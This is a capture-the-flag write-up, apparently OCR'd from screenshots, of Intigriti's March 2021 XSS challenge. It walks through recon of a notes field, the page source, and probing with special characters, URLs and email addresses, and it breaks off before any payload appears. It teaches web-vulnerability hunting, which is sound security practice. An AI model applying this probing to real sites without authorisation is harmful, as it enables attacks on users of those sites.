Intigriti March 2021 Challenge: Intigriti's 0321 XSS challenge

Rules of the challenge

•Should work on the latest version of Firefox or Chrome
•Should alert() the following flag: flag{THIS_IS_THE_FLAG}.
•Should leverage a cross site scripting vulnerability on this page.
•Shouldn't be self-XSS or related to MiTM attacks
•Should be reported at go.intigriti.com/submit-solution

Challenge


To be simple a victim needs to visit our crafted web url of the challenge page and arbitrary javascript should be executed at that challenge page to lauch a Cross Site Scripting (XSS) attack against our victim.

XSS

Recon

Everything always starts with a recon round. We need to know what is happening behind the web application to be able to instert our XSS attack.

The challenge page looks like this:


challenge-0321.intigriti.io

Intigriti's 0321 XSS challenge

Find a way to execute arbitrary javascript on this page and win Intigriti swag.

Rules:

- This challenge runs from March 22nd until March 28th, 11:59 PM CET.
- Out of all correct submissions, we will draw **six** winners on Monday, March 29th:
  - Three randomly drawn correct submissions
  - Three best write-ups
- Every winner gets a €50 swag voucher for our swag shop
- The winners will be announced on our Twitter profile.
- For every 100 likes, we'll add a tip to announcement tweet.

The solution...

- Should work on the latest version of Firefox or Chrome
- Should `alert()` the following flag: `flag{THIS_IS_THE_FLAG}`.
- Should leverage a cross site scripting vulnerability on this page.
- Shouldn't be self-XSS or related to MiTM attacks
- Should be reported at go.intigriti.com/submit-solution


New: keep notes!

We've included this small notes field where you can keep track of your ideas, progress and collected tips, so you can revisit them later!

Your notes:

No notes saved.

A pretty simple page where at the bottom we can save our notes. Typing a new note reveals a save button so our note is saved.



- Should leverage a cross site scripting vulnerability on this page.
- Shouldn't be self-XSS or related to MiTM attacks
- Should be reported at go.intigriti.com/submit-solution


New: keep notes!

We've included this small notes field where you can keep track of your ideas, progress and collected tips, so you can revisit them later!

Your notes: save

Test note

Once we press the save button our new note is saved, overwriting the existing note. An important remark here is that as long as we keep our browser session open, so as long as we do not close our browser our note will be remembered because of a Session Cookie being used by the application.



New: keep notes!

We've included this small notes field where you can keep track of your ideas, progress and collected tips, so you can revisit them later!

Your notes:


Test note

Name	Value	Domain	Path	Exp...	Size	HttpOnly	Secure	SameSite	Priority
PHPSESSID	a523ffb2347e138c683caf7fa49ea2e2	challenge-0321.intigriti.io	/	Ses...	41				Medium

Cookie Value ☐ Show URL decoded

a523ffb2347e138c683caf7fa49ea2e2


Next step is to look what the code is behind our web application that saves notes. Let’s have a look at the source code.



```
<!DOCTYPE html>
<html>
  <head>
    <title>Intigriti March Challenge</title>
    <meta charset="UTF-8">
    <meta name="twitter:card" content="summary_large_image">
    <meta name="twitter:site" content="@intigriti">
    <meta name="twitter:creator" content="@intigriti">
    <meta name="twitter:title" content="March XSS Challenge - Intigriti">
    <meta name="twitter:description" content="Find the XSS and WIN Intigriti swag.">
    <meta name="twitter:image" content="https://challenge-0321.intigriti.io/share.jpg">
    <meta property="og:url" content="https://challenge-0321.intigriti.io" />
    <meta property="og:type" content="website" />
    <meta property="og:title" content="March XSS Challenge - Intigriti" />
    <meta property="og:description" content="Find the XSS and WIN Intigriti swag." />
    <meta property="og:image" content="https://challenge-0321.intigriti.io/share.jpg" />
    <link href="https://fonts.googleapis.com/css2?family=Poppins:wght@400;700&display=swap" rel="stylesheet">
    <link rel="stylesheet" type="text/css" href="./style.css" />
  </head>
  <body>
    <section id="wrapper">
    <section id="rules">
    <div id="challenge-container" class="card-container">
      <div class="card-header">Intigriti's 0321 XSS challenge</a></span></div>
      <div id="challenge-info" class="card-content">
        <p>Find a way to execute arbitrary javascript on this page and win Intigriti swag.</p>
        <b>Rules:</b>
        <ul>
          <li>This challenge runs from March 22nd until March 28th, 11:59 PM CET.</li>
          <li>
            Out of all correct submissions, we will draw <b>six</b> winners on Monday, March 29th:
            <ul>
              <li>Three randomly drawn correct submissions</li>
              <li>Three best write-ups</li>
            </ul>
          </li>
          <li>Every winner gets a €50 swag voucher for our <a href="https://swag.intigriti.com" target="_blank">swag shop</a></li>
          <li>The winners will be announced on our <a href="https://twitter.com/intigriti" target="_blank">Twitter profile</a>.</li>
          <li>For every 100 likes, we'll add a tip to <a href="https://go.intigriti.com/challenge-tips" target="_blank">announcement tweet</a>.</li>
        </ul>
        <b>The solution...</b>
        <ul>
          <li>Should work on the latest version of Firefox or Chrome</li>
          <li>Should <code>alert()</code> the following flag: <code id="flag">flag{THIS_IS_THE_FLAG}</code>.</li>
          <li>Should leverage a cross site scripting vulnerability on this page.</li>
          <li>Shouldn't be self-XSS or related to MiTM attacks</li>
          <li>Should be reported at <a href="https://go.intigriti.com/submit-solution">go.intigriti.com/submit-solution</a></li>
        </ul>
        <b>New: keep notes!</b>
        <p>We've included this small notes field where you can keep track of your ideas, progress and collected tips, so you can revisit them later!</p>
      </div>
    </div>
    <div class="card-container">
      <form method="POST" action="./" id="update-notes">
        <div class="card-header">Your notes:<span id="actions"><a id="notes-save" href="#">save</a></span></div>
        <p id="notes-display" class="card-content" contenteditable="true">No notes saved.</p>
        <input type="hidden" name="csrf" value="e1127d5bc3705d1b2971195e774dd2fc"/>
        <input type="hidden" id="notes-value"  name="notes" value=""/>
      </form>
    </div>
    <script>
        var _note = document.getElementById("notes-display").innerText;
        document.getElementById("notes-display").onkeyup = function(e){
          var note = document.getElementById("notes-display").innerText;
          if(note != _note){
            document.getElementById("notes-save").style.visibility = "visible";
          }
          else{
            document.getElementById("notes-save").style.visibility = "hidden";
          }
        }
        document.getElementById("notes-save").onclick = function(e){
          document.getElementById('notes-value').value = document.getElementById('notes-display').innerText;
          this.closest('form').submit();
          return false;
        }
    </script>
  </body>
  <!-- page generated at 2021-03-28 08:20:01 -->
</html>
```

There are 2 important parts in this code we need to check further.

1) A post form that is executed when we click the save button to save our note
2) The javascript allowing us to save notes




```
      </div>
    </div>
    <div class="card-container">
      <form method="POST" action="./" id="update-notes">
        <div class="card-header">Your notes:<span id="actions"><a id="notes-save" href="#">save</a></span></div>
        <p id="notes-display" class="card-content" contenteditable="true">No notes saved.</p>
        <input type="hidden" name="csrf" value="e1127d5bc3705d1b2971195e774dd2fc"/>
        <input type="hidden" id="notes-value"  name="notes" value=""/>
      </form>
    </div>
    <script>
        var _note = document.getElementById("notes-display").innerText;
        document.getElementById("notes-display").onkeyup = function(e){
          var note = document.getElementById("notes-display").innerText;
          if(note != _note){
            document.getElementById("notes-save").style.visibility = "visible";
          }
          else{
            document.getElementById("notes-save").style.visibility = "hidden";
          }
        }
        document.getElementById("notes-save").onclick = function(e){
          document.getElementById('notes-value').value = document.getElementById('notes-display').innerText;
          this.closest('form').submit();
          return false;
        }
    </script>
  </body>
  <!-- page generated at 2021-03-28 08:20:01 -->
</html>
```

The javascript only checks if something new is typed into the notes field with the onkeyup action to check if the user is typing something. If the current note is a different note the save button will be displayed. When the user clicks save a POST request is made to the webserver saving our new note via the form.

Find an injection point

To be able to achieve our XSS attack we need to be able to inject our own code. This challenge only has 1 obvious user controlled injection point and that is creating and saving a note.

Next step is to save some notes that the developper of this application did not expect to be saved. At this point we need to inject anything we can and check the source code how it is reflected in the source code of the application.




New: Keep notes!

We've included this small notes field where you can keep track of your ideas, progress and collected tips, so you can revisit them later!

Your notes: save

INJECTED TEXT



form#update-notes 780 × 111
latest version of Firefox or Chrome
Elements Console Sources Network Performance Memory Application Security Lighthouse EditThisCookie
Styles Computed Layout Event Listeners
Filter :hov .cls
html body

```
<!DOCTYPE html>
<html>
 ▶<head>…</head>
…▼<body> == $0
   ▼<section id="wrapper">
     ▼<section id="rules">
       ▶<div id="challenge-container" class="card-container">…</div>
       ▼<div class="card-container">
         ▼<form method="POST" action="./" id="update-notes">
           ▶<div class="card-header">…</div>
             <p id="notes-display" class="card-content" contenteditable="true">INJECTED TEXT</p>
             <input type="hidden" name="csrf" value="7ffe8d2c2f3bc76a15f9de7bde5c026a">
             <input type="hidden" id="notes-value" name="notes" value>
           </form>
         </div>
       ▶<script>…</script>
         <!-- page generated at 2021-03-28 08:31:39 -->
       </section>
     </section>
   </body>
```

```
element.style {
}
body {                                                   style.css:4
   background: ▶ url(./pattern.svg) #f9f9fb;
   background-size: 200px;
   background-position: ▶ center center;
   color: #333;
   ~~text-align: center;~~
   text-align: center;
   font-family: 'Poppins', sans-serif;
   padding: ▶ 0;
   margin: ▶ 0;
   padding-top: 20px;
}
* {                                                      style.css:1
   box-sizing: border-box;
}
body {                                        user agent stylesheet
```

At this point I tried to inject anything I could think of. Especially characters like < > “ ‘ // for example are interesting injection vectors if they are not escaped by the developper or browser.

As far as I could test only “ became not encoded but that did not trick the applicaition in interesting behaviour yet.
At a certain point I tried to save a URL link and this got the application into interesting behaviour:


New: keep notes!

We've included this small notes field where you can keep track of your ideas, progress and collected tips, so you can revisit them later!

Your notes:


https://challenge-0321.intigriti.io/

```
<!DOCTYPE html>
<html>
 ▶<head>…</head>
…▼<body> == $0
  ▼<section id="wrapper">
   ▼<section id="rules">
    ▶<div id="challenge-container" class="card-container">…</div>
    ▼<div class="card-container">
     ▼<form method="POST" action="./" id="update-notes">
      ▶<div class="card-header">…</div>
      ▼<p id="notes-display" class="card-content" contenteditable="true">
         <a href="https://challenge-0321.intigriti.io/" target="_blank">https://challenge-0321.intigriti.io/</a>
       </p>
       <input type="hidden" name="csrf" value="053bda6069df9734b14bf0eab7c2167b">
       <input type="hidden" id="notes-value" name="notes" value>
     </form>
    </div>
   ▶<script>…</script>
    <!-- page generated at 2021-03-28 08:37:58 -->
   </section>
```


```
element.style {
}
body {                                    style.css:4
    background: ▶ url(./pattern.svg) #f9f9fb;
    background-size: 200px;
    background-position: ▶ center center;
    color: #333;
    ~~text-align: center;~~
    text-align: center;
    font-family: 'Poppins', sans-serif;
    padding: ▶ 0;
    margin: ▶ 0;
    padding-top: 20px;
}
* {                                       style.css:1
    box-sizing: border-box;
}
```

An href tag that would be used to redirect a user to the link. The only issue at this point the link itself is not clickable at the application page and as far as I could see not really usable.

At this point I got stuck until Intigriti released a hint at their twitter account:


INTIGRITI @intigriti · 23 Mar
Replying to @intigriti
Time for tip #4! Just have a positive Outlook.

Not sure if the tip was ment like this but I immediately thought of Microsoft Outlook and email addresses. Allright lets inject an email address in our note. Again an interesting result:


collected tips, so you can revisit them later!

